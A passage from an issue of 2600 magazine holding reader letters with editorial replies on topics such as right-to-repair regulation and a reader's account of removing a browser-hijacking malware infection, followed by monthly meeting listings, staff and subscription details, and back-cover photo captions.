The letter also mentions a small group of tool makers who are petitioning the government to make a law requiring auto manufacturers to share more information and tools with the consumer and independent repair industry. In the editor's response to the letter, in italics, is a link to the right to repair group's web page, which seems to indicate support for this group and its movement.

To me, supporting the right to repair crowd is support for big government. This is a case of the consumer (and the independent repair shop) versus the manufacturer. The free market provides a mechanism for us to deal with this, which is don't buy cars unless they have the features you require. In a free market environment, the last thing we need is more government interference.

And, it sounds countercultural for *2600* to support such a move anyway. The hacker culture is about independence and freedom of knowledge and, is largely, anti-government. Those values do not coexist well with calls for more government regulation.

There is also a letter about privacy issues in Alamo and other online car rental companies. The call for action in the letter is for additional government regulation in the form of privacy laws. A better call to action would be for customers to discontinue using these rental car services until they fix their service.

I see a common theme in several letters to *2600* where the call to action is for government regulation to fix security vulnerabilities. What a joke! *2600* should lean on the free market and educated consumers to affect such changes. Government has never been a good way to improve market conditions.

I would expect the editors of *2600* to agree with this perspective. I'd hope you would correct your readers when they request more government interference in the free market, instead of supporting (even if silently) such requests.

Brian in Leawood

We hear this view frequently but can't help to conclude that it's overly idealistic. Confusing over-regulation with consumer protection is exactly the thought process desired by those who want to have things their way without any opposition. If the people who spoke out so fiercely against "big government" also viewed "big business" with the same suspicion and hostility, the possibility might exist for some sort of populist movement that would actually protect individuals from abuse. Sadly, this is rarely the case. The huge corporations are simply "trusted" to do the right thing with the misguided belief that the free market will somehow even the playing field. That just doesn't happen. Individuals cannot just stand up and defeat entities that have more power than many countries, not without an awful lot of support. Where would this support come from? Other people, obviously. But this would be rather hard without a good deal of publicity, and the media is another one of those entities that is in the hands of the most powerful, not the most populous. The fact is that governments are supposed to be the tools of the people. That means when you need them to help you, they should do precisely that. The people decide if they want to elect those who will protect their interests. And if that means getting people in power who will stand up for their rights in demanding certain things from these corporations, that is precisely how the power structure should be used. Ultimately, the purpose of government is to take care of the people it serves. A corporation has no such obligation inherent in its own structure. And individuals have precious little chance of altering such an entity's direction on their own. It's only through political pressure that real change can be made and we shouldn't be discouraging that kind of approach. The examples cited are perfect examples of corporate abuse and show what direction we'll be heading in if there is no oversight and no means of preventing such injustice. If all cars are locked so that only car dealers have the access to repair them, it's not enough to say that we can simply stop buying them. Obviously, that won't be an option unless there's a viable alternative. An unimpeded industry has absolutely no motivation to make such an alternative happen and civilians have no power on their own to turn things around. Not without massive anti-corporate revolution in the streets. And we suspect that's not what you're suggesting.

Yet Another Couple of Queries

Dear *2600:*

Hello. I send an email for you but you not answer me. i want write an article for your magazine, i want need some information about your magazine, What kind of article can be write for magazine?

Thank you.

Best Regards.

mohsen

We're not sure what kind of article you're interested in writing, but, as you can see, our standards for letters are pretty liberal. If you continue to have trouble getting an autoresponse from us, why not simply visit our website, which will address all of your questions? We must say, there is visible excitement at the office as to just what this article might be about when it finally gets here.

Dear *2600:*

Last week my PR department sent you a press release about our latest product and I wanted to follow up and make sure you got it.

If you have any questions or would like to receive additional information about our products

and our company, I will by happy to handle that for you.

2600, if I've reached you by mistake I apologize and would appreciate it if you could pass this note to an employee I can talk to.

Thank you for your assistance.

Denis Gladysh
Senior Project Manager

This note has indeed been passed on to someone in the appropriate department who you can talk to. Expect to hear from a "4chan" representative soon. And frequently.

Addendum

Dear *2600:*

I would like to offer a minor correction to my article you published in 27:2 entitled "Roll-your-own Automated System Restore Discs." In the "Final Thoughts" section, I mentioned that PING overwrites your "partition's MBR," which is, of course, incorrect. Partitions don't have MBRs. I meant to say that PING overwrites your partition *table* (and everything else) in your MBR. Either way, back it up if you change it after creating discs (even better: create a new set of discs after modfying the table). Thank you for a great publication!

ternarybit

Dear *2600:*

I remember reading in the past that it's hard to keep track of distribution or whatever if the barcode doesn't scan so I thought I would just let you know that when I bought a copy of the mag, they had to manually enter the number. On the receipt, it just shows periodical and the barcode number.

Jason

Thanks for letting us know. If the number showed up on the receipt, then the sale was, in fact, credited to us. When that doesn't happen, it's quite possible that we won't get anything at all, depending on how the store in question operates.

Advice Sought

Dear *2600:*

I am endeavoring to become CEH certified (ethical hacking). My problem is I'm an intellectual hacker. I understand and can converse intelligently about hacking having never done any *real* hacking. My question is where should I start to have a credible body of knowledge to take on, what would be a new career path for me? The end result I'm going for is being employable as a penetration tester and being flexible enough to understand more of the skills needed so I can progress successfully Any advice you can provide would help immensely.

Salih

We're not really big on career counseling, nor on terminology, especially the bogus kind with words like "ethical hacking," "black hat hackers," and the like. These are phrases created by the security industry to try and compartmentalize the hacker community into neat little packages that can be easily defined and manipulated. It's all a load of crap. If you're truly passionate about the world of hacking, then dive into the culture, read what's available about it online, look at the kinds of articles we print, start playing around with technology. Don't fixate on how it's going to pay off or what you're going to call yourself. If you truly have the interest, pursue that and figure out where your strengths lie. It takes years, it's not easy, and most people will think you're completely wasting your time. But if you're truly into it, you will enjoy the process and meet a whole lot of really interesting people. It's a journey that simply can't be rushed. And if this isn't you, that's fine, too. You should be able to find what you're looking for through corporate conferences, expensive seminars, and security training. You'll have lots of company.

Dear *2600:*

PayPal has discontinued the single-use generated credit card for purchases, which seemed to me to be a very cheap and useful alternative for those who either didn't want or couldn't get a credit card. Some want to order items with the protection from automatic charges that require the consumer to dispute. Is there anyone else out there who does the same thing?

John

There are services offered by Discover (Secure Online Account Number), Citibank (Virtual Account Number), Bank of America (ShopSafe), and more which allow you to give a "special" card number to a particular merchant that's not your actual credit card number. You can set the expiration date so that it can only be used once or use it for recurring charges that only that merchant can use. However, this doesn't work if you don't already have a credit card with one of these credit card companies. We're curious if there are other services out there that people without credit cards can use.

Dear *2600:*

I am a 14-year-old hacker/programmer/Linux devotee. I have enjoyed your magazine for a few years now. Sadly, I cannot subscribe because my parents would freak out if they found a copy of your mag in the mail! I am stuck reading *2600* at bookstores, and occasionally buying a copy when my parents are not looking (which is rare). Is there any way for me to subscribe to *2600* and receive them *not* in my mailbox at home? (I have the money). The answer is probably no. I would like to write an article for *2600,* perhaps on modifying and using Medusa.

Cm0nster

If you have enough money to buy a Kindle or a Nook, you can now get a copy of our magazine in that format. Assuming your parents don't peruse these devices to see what you're reading, you should be safe. There are also applications that will allow you to access this content through

an iPad or equivalent.

Dear *2600:*

Some friends of mine have recently decided to put together a local magazine and are debating formats. I have always loved the *2600* digest size and the lo-fi style and want to show them a copy, along with info on costs and a quote from a printer. Who do you guys use to print up the magazine?

nate

Who you use depends on so many factors, including frequency, size, distribution, and more. If you're just starting out and you're fairly small, we suggest going local. If your run is in the tens of thousands, then a larger company in another part of the country would be more economical (they are quite easy to find). The most important thing we can tell you at this point is to know your audience and work with that. You don't want to overdo it before knowing what your demand will be or you will burn out quickly. Once you have a sense as to how big your readership will be and what it is they want, you can focus on growing within those parameters. It's a tough business but that's all the more reason for there to be more people trying to make it work.

Challenges

Dear *2600:*

Here is my experience with Doctor Antivirus. This is how I fought a malware infection and what I did to solve the problem. I hope this will help someone else fix their problem and inspire others to not take the easy way out by reinstalling their OS, but fight against the producers of such malicious shit. By all means, try this at home. Post your results. Help others to fight these greedy bastards.

Let me start by saying I keep my anti-virus up to date and running. Same goes for my OS. I should have created a limited user account to surf with, but I always seem to forget. Learn from my mistakes. Don't let this happen to you.

After a long day of reading Linux manuals, I had decided to relax with a little web surfing. Suddenly, *thar she blows.* An annoying ad, as big as a snow hill, saying I've got a virus. Shit. I've been down this road before. WinPatrol caught it before it could get all the way installed. So this gave me a fighting chance.

I closed down my browser and did a search of "My Computer" to ID any files that had changed. Locating them, I tried to delete them to no avail. Finally, I changed the properties to read only and went to the command line and did "del /f" to get rid of the POS things. So far, so good. Pop-up's dead. Next, run virus scan. It came back clean. Spyware removal next. Strange, my spyware removal doesn't work. It *was* working. Oh well. I'll just download another one.

Thinking I was in the clear, I went back to browsing, did a web search, and noticed my window for what I had searched for looked strange. The text was only showing half height. My browser had been jacked. (Internet Explorer as well as Firefox. This told me it was not just the browser, but something on the system.) Every search for anti-virus or spyware removal would not display. I tried getting around it with mixed results.

OK, into safe mode virus scan. It was clean, also. Back to normal mode. Update my anti-virus (it was almost 24 hours old). No luck. I couldn't connect to the server. This had occasionally happened before, but I thought something else was up. Back to the command line. A quick ping of www.avg.com showed an IP address of 127.0.0.1 (same with www.grisoft.com and www.trendmicro.com). Yahoo and others came out correctly. Web search for an online ping to get IP addressees for these sites showed I could ping them with their IP address and get a correct response. DOS time. Ipconfig/flushdns, no luck. Ipconfig/displaydns also yielded no clues.

I was in a little deep. I needed help. I called my bro Shean. No sweat, he would get some recovery tools from the net and get me going. Well, the tools didn't work. Web searches turned up info I had already tried. Online anti-virus and spyware scans wouldn't connect. Searches through other help sites turned up nothing. Shean was doing this because I was unable to get to these sites myself. I also took the advice of turning off system restore until I had everything under control. He got the tools on CD or emailed them to me. Some required registration or updating online before use. How are you supposed to do this when you can't connect to the site?

The CDs used some version of Linux to boot. I've had mixed results getting Linux to recognize some of my hardware on my laptop, therefore I was not surprised when they didn't work on my system. They worked great on Shean's desktop, but not for me. The emailed programs would install but not display (Task Manager showed them as running).

Going through my browser's settings, I had to change its behavior (connect in same window). I remembered my A+ instructor talking about spyware and saying if he could not find it in 15 minutes, he just reimaged the drive. I understand that from an economic standpoint in the business world. Just get it up and running. On the other hand, without the fight, there is no learning. I thought about giving up several times, even to the point of booting from my DVD to get to the recovery console. Alas, the Gateway factory DVD is not standard Windows and has no recovery console, only reinstall to factory new. Although I regularly backup my downloads and could restore all my programs, this was not acceptable. I became more determined than ever to kick these greedy bastards' asses.

Next up: Wireshark. This showed my pings to anti-virus sites not even leaving my computer. Consulting Harvey's book I found the key for browser helper objects (HKLM\Microsoft\Win-

dows\CurrentVersion\Explorer\Browser Helper Objects). Regedit, here I come. I checked the keys and found a couple of suspicious entries (wormradar.comIEsiteblocker.navfilter and linkscannerIEnav.filter). The search was on through the registry jungle. Using the CLSID, I searched and deleted all keys related to these. This was enough to enable me to get to some sites. They were still blocked if I hit "open in new tab" but by copying and pasting the DNS in the URL bar and using the enter key instead of the goto arrow I was able to get to some sites. Most kept on saying things I already knew (get anti-virus, etc.). All responses Shean and I found showed people were still having problems with this and the fixes did not work. As a downside, it really seemed to do a number on laptops. They only seemed to address the pop-ups and not the browser hijacking. The search for browser hijacking started.

Finally, I had help in the name of "UnHackMe" (from http:greatis.com/unhackme). Got it, ran it, *bingo*. "Hidden program running TDSSserv.sys." A quick registry search turned up the key. Investigating it showed a key labeled disallow. This had the names of the executables of the anti-spyware I had been trying to run but would not display. Recommended action: reboot and it would be deleted on startup. Did and bye bye hijacker. Ping confirmed success as well as browser behavior back to normal.

Now to finish the job. Three scans of one antispyware tool later showed I was clean. Next on the list: "SuperAntispyware" (http://www.SuperAntispyware.com) free edition. This picked up even more crap. Scanned until clean. Update anti-virus scan until clean. Safe mode and repeat. I win.

Quick extras for dealing with malware I picked up from an unremembered source on the net: When closing down a suspected piece of malware, use alt+F4, not the close button. Some malware use this as an install area. Also, when trying to connect to a site, use enter instead of the connect button. This helped me as the button appeared to be hijacked and would send me off to never never land. After all that, I felt good about not giving up. I've won a skirmish, not the battle, and far from the war. It's a constant struggle to try and keep up. We must fight - there is no other option. It took me about 20 hours over four days to fix this problem and I would do it all over again if I had to. I could use this time to slam Microsoft or the anti-virus and anti-spyware manufacturers, but I refuse. In general, they do a very good job. I got infected through a little carelessness on my own part. It was my fault, plain and simple. That does not mean I will let the adware people and their greed off the hook. These people are assholes.

Well, that's all I have for now. Keep the faith and keep up the fight. I didn't do everything by myself; I had some help. I'm not going to take credit for other people's work, and don't like when people take credit for mine. That being said, props to Harlan Carvey for *Windows Forensic Analysis* from Syngress Publishing, Inc. (http://www.syngress.com), Frederique B. for her contribution (and reminder that editing the registry can have disastrous results), and my brother Shean T. for pointing out it was a challenge (the gauntlet had been thrown down) and without whose help I could not have fought the evil. Special props go to my wife Sonya for putting up with my temper tantrums when the going got rough.

BBWolf

And to think that all of this came simply from browsing to a hostile website. We think your letter may have just scared the hell out of people who don't have your determination, technical prowess, or support network. Most of this crap can be avoided by never opening unknown email attachments, only running programs whose point of origin you know and trust, and never ever clicking on pop-ups, especially the kind that tell you you have a virus. If you set up your system properly and use a decent browser, you should at least get warned before something potentially risky takes place.

Dear *2600:*

I recently transferred to a new college. They had claimed to have a very open "anti-censorship" policy in the school's library. Supposedly. As the librarian explained (on Internet access), "we aren't trying to keep you from viewing any material online." There was an exception for pornography, which would almost certainly get you kicked out of the library. Naturally, the first site I attempted was 2600.com. Three windows came up from Trend Microsystems letting me know that this site was blocked due to it being labeled a "Malicious Site." Curious. (On a side note, the IT admin had *not* bothered to block 207.99.30.226. *Lazy.*)

There was a form to submit incorrectly blocked sites, but it consisted of nothing more than a form used to report more sites as "threats." I decided to get IT's contact information and deal with them directly. I honestly didn't see it turning out too well, and having my cover blown as a hacker was not high on my list, but blocking 2600.com in the library was wrong and someone had to do something about it.

I thought it through and came up with a list of *2600's* good points. That at its heart is raw education. I gave reasons why *2600* should be available to students, and also how it is not a malicious site or organization. I kept it to the point and professional. The next morning (very quickly), I got a reply. His response: 2600.com had been labeled as malicious by mistake. This problem was to be fixed immediately. The URL should now work in the school's library. True to his word, it came up without having to type in the IP address.

I guess my reason for writing in was to say that we cannot always accept defeat. But retaliation is not generally the best option, either. Asking ques-

tions will often get you much further than some more direct approaches. And sometimes, often, that is all it takes. 2600.com is banned for some reason at many higher learning institutions. And it still would be here too, if facts and logic were not inserted into the equation, and a simple question asked. *Why?*

So I will not need to post the name of my college now, as the problem has been fixed. And before you write to *2600,* angry that you can't log onto the website, take a few minutes and talk to the people in charge. It's amazing how sometimes all it takes is a little education as to what *2600* is. The term "hacker" can be a powerful word and certainly work against you when dealing with the wrong people (especially IT people).

ghost

Thanks for asking the question and hopefully inspiring many more to do the same.

The Last of the Queries

Dear *2600:*

This is totally off the wall, but is the name of the magazine typically said "twenty six hundred" or "two thousand six hundred?"

Feathered Serpent

We find that people in the U.K. tend to say "two thousand six hundred" while the rest of the world says it the way we do. We don't pretend to understand this.

Dear *2600:*

I recently purchased a copy of *The Best of 2600: Collectors Edition* from Amazon. My question is, is there a difference between the *Collectors Edition* and the regular edition? I was sent the wrong copy by the seller. Is there anything else to the *Collectors Edition* besides the CD and the different cover? My attempt is to contact the seller and obtain what I had paid for, hopefully.

Wes

In addition to what you've mentioned, there's also a special fold-out page with every one of our covers from the beginning to when this book was published, which is a pretty neat thing to have. Each of the collectors books is also individually numbered, in case that sort of thing is appealing to you. You definitely should get the version you ordered, so please pursue that.

Dear *2600:*

What is your PayPal address? I picked up a copy of *2600* without paying and I would like to pay for it.

Jack

That's quite considerate of you. Simply send it over to orders@2600.com.

Dear *2600:*

Before I submit, I was wondering if you have published Tahiti payphones before?

m

Even if we have, it doesn't mean we can't do it again. Please submit.

Dear *2600:*

Hello. My name is mohsen, I'm a student in software engineering, I want write an article for *2600 Magazine,* what should I do? Please guide me.

Thanks.

Best Regards.

mohsen

Every few days, like clockwork, you send us one of these queries. You have, in fact, mastered the true art of hacking, which involves persistently trying something over and over again until it works. You might be trying this for a long time, though. We hope you'll just send us the damn article already.

ARGENTINA

Buenos Aires: Rivadavia 2022 "La Pocilga,"

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Eau Claire Market food court by the wi-fi hotspot. 6 pm

British Columbia

Kamloops: At Student St in Old Main in front of Tim Horton's, TRU campus.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center Food Court (in front of the Dairy Queen).

Ontario

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: Sandy's, 7120 Wyandotte St E. 6 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere near the Dunkin Donuts in the glass paned area with tables.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Leeds: The Brewery Tap Leeds. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Old Borders entrance to Chapelfield Mall, under the big screen TV. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 9 pm

Paris: Quick Restaurant, Place de la Republique. 6 pm

Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm

Toulouse: Place du Capitole by the benches near the fast food and the Capitole wall. 7:30 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food Court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NETHERLANDS

Utrecht: In front of the Burger King at Utrecht Central Station. 7 pm

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN

Stockholm: Central Station, second floor, inside the exit to Klarabergsviadukten above main hall.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

WALES

Ewloe: St. David's Hotel.

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Stanlieo's Sub Villa on Jordan Lane.

Arizona

Phoenix: Lola Coffee House, 4700 N Central Ave. 6 pm.

Prescott: Method Coffee, 3180 Willow Creek Rd.

Arkansas

Ft. Smith: Sweetbay Coffee, 7908 Rogers Ave. 6 pm

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Mucky Duck, 479 Alvarado St. 5:30 pm.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Tustin: Panera Bread, inside The District shopping center (corner of Jamboree and Barranca). 7 pm

Colorado

Colorado Springs: Barnes & Noble, Citadel Mall. 5:30 pm

Connecticut

Waterbury: Brass Mill Mall second floor food court. 6 pm

District of Columbia

Arlington: Champps Pentagon, 1201 S Joyce St (in Pentagon Row on the courtyard). 7 pm

Florida

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm

Orlando: Fashion Square Mall food court, 2nd floor.

Sebring: Lakeshore Mall food court, next to payphones.

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700.

Pocatello: Flipside Lounge, 117 S Main St. 6 pm

Illinois

Chicago: Golden Apple, 2971 N. Lincoln Ave. 6 pm

Indiana

Evansville: Barnes & Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm

Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Davenport: Co-Lab, 1033 E 53rd St.

Kansas

Kansas City (Overland Park): Barnes & Noble cafe, Oak Park Mall.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

New Orleans: Z'otz Coffee House uptown at 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 7 pm

Northampton: The Yellow Sofa, 24 Main St. 6 pm

Worcester: TESLA space - 97D Webster St.

Michigan

Ann Arbor: Starbucks in The Galleria on S University. 7 pm

Missouri

St. Louis: Arch Reactor Hacker Space, 2400 S Jefferson Ave.

Springfield: Borders Books and Music coffeeshop, 3300 S Glenstone Ave, one block south of Battlefield Mall. 5:30 pm

Montana

Helena: Hall beside OX at Lundy Center.

Nebraska

Omaha: Westroads Mall food court near south entrance, 100th and Dodge. 7 pm

Nevada

Las Vegas: Barnes & Noble Starbucks Coffee, 3860 Maryland Pkwy. 7 pm

Reno: Barnes & Noble Starbucks 5555 S. Virginia St.

New Mexico

Albuquerque: Quelab Hacker/MakerSpace, 1112 2nd St NW. 6 pm

New York

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Interlock Rochester, 1115 E Main St. 7:30 pm

North Carolina

Charlotte: Panera Bread, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Raleigh: Royal Bean coffee shop, 3801 Hillsborough St (next to the Playmakers Sports Bar and across from Meredith College).

North Dakota

Fargo: West Acres Mall food court by the Taco John's. 6 pm

Ohio

Cincinnati (Walnut Hills): The Brew House. 7 pm

Cleveland (Warrensville Heights): Panera Bread, 4103 Richmond Rd. 7 pm

Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm.

Dayton: Marions Piazza ver. 2.0, 8991 Kingsridge Dr., behind the Dayton Mall off SR-741.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Oregon

Portland: Theo's, 121 NW 5th Ave. 7 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

Pittsburgh: Panera Bread on Blvd of the Allies near Pitt and CMU campuses. 7 pm

State College: in the HUB above the Sushi place on the Penn State campus.

Puerto Rico

San Juan: Plaza Las Americas by Borders on first floor.

Trujillo Alto: The Office Irish Pub. 7:30 pm

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: West Town Mall food court. 6 pm

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville: J&J's Market & Cafe, 1912 Broadway. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Dallas: Wild Turkey, 2470 Walnut Hill Lane, outside porch near the entrance. 7:30 pm

Houston: Ninfa's Express next to Nordstrom's in the Galleria Mall. 6 pm

San Antonio: Bunsen Burger, 5456 Walzem Rd. 7 pm

Vermont

Burlington: Borders Books at Church St and Cherry St on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm.

Virginia Beach: Pembroke Mall food court. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: The Service Station, 9315 N Nevada (North Spokane).

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Redhackt

Digital Edition Layout and Design
TheDave, Skram

Paper Edition Layout and Design
Skram

Covers
Dabu Ch'wald

PRINTED EDITION CORRESPONDENCE:

2600 Subscription Dept.
P.O. Box 752
Middle Island, NY 11953-0752 USA
(subs@2600.com)

PRINTED EDITION YEARLY SUBSCRIPTIONS:

U.S. and Canada - $24 individual, $50 corporate (U.S. Funds)
Overseas - $34 individual, $65 corporate

Back issues available for 1984-2010 at $25 per year, $6.25 per issue from1988 on.
(1987 only available in full back issue sets.) Subject to availability.
Shipping added to overseas orders.

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

2600 Office/Fax Line: +1 631 751 2600

"Knowledge is power. Power corrupts. Study hard, be evil." - Unknown

"Everything that is really great and inspiring is created by the individual who can labor in freedom." - Albert Einstein

"When a great truth once gets abroad in the world, no power on earth can imprison it, or prescribe its limits, or suppress it. It is bound to go on till it becomes the thought of the world." - Frederick Douglass

"Security is mostly a superstition. It does not exist in nature, nor do the children of men as a whole experience it. Avoiding danger is no safer in the long run than outright exposure. Life is either a daring adventure, or nothing." - Helen Keller

The Back Cover Photos

This is one of those ironies where one could say we've "hacked" the photo to make it say "foto hacker" but in reality this is exactly how it appeared in Neckarsulm, Germany (home of Audi) as discovered by **Teddy Du Champ**. There's really no limit to what you can find in a country where "hacker" is a fairly common name.

The Back Cover Photos

There's no question that children like *2600*. Exhaustive market tests have consistently proven this. But we never expected them to erect a shrine to us in a playground. That is something we could definitely get used to. Thanks to **Damien** for tracking this one down in Charleston, South Carolina.

The Back Cover Photos

This actually is far from the first speedometer picture we've gotten, but it's one of the coolest looking ones. It comes from a 2010 Ford Fusion belonging to **timi2shoes** who set an alarm on his phone to keep from missing the magical event. He had to pull off of a busy street and drive into an alleyway for a while in order to capture the 2600 moment. Now that's dedication.

The Back Cover Photos

This is one of the better looking “2600 lairs” that we’ve seen lately. Spotted in Vancouver, Washington by **MotoFox**, this building has since had their huge red numbers removed. Apparently, too many readers were showing up to get autographs.

The Back Cover Photos

We're slowly coming to the realization that "Hacker" is a real name in many places and has nothing to do with the actual hacking of computers. But "Hackmore?" That just sounds like a rallying cry to us. Spotted by **Jeff Lacy** in California.

The Back Cover Photos

It's a toss-up as to which is funnier: a computer store whose address happens to have a "2600" in it or the "personal data removal" line in the vicinity. Not that we do that sort of thing or approve of anyone's data getting deleted. But the mainstream might find themselves subconsciously avoiding this place.
Found by **Damon Melendez** in Pittsburgh.

The Back Cover Photos

You know it's your lucky day when a speeding locomotive heading in your direction has those magic numbers on it. Spotted in Wisconsin by **Mike Yuhas**, who was definitely in the right place at the right time.

The Back Cover Photos

This is from a hotel in Deerfield Beach, Florida, as discovered by **ateam**. There's another sign in the same complex that says "Guest Parking," but somehow this one tends to draw more of a crowd, who perhaps think this is where the Club Mate shipment comes in.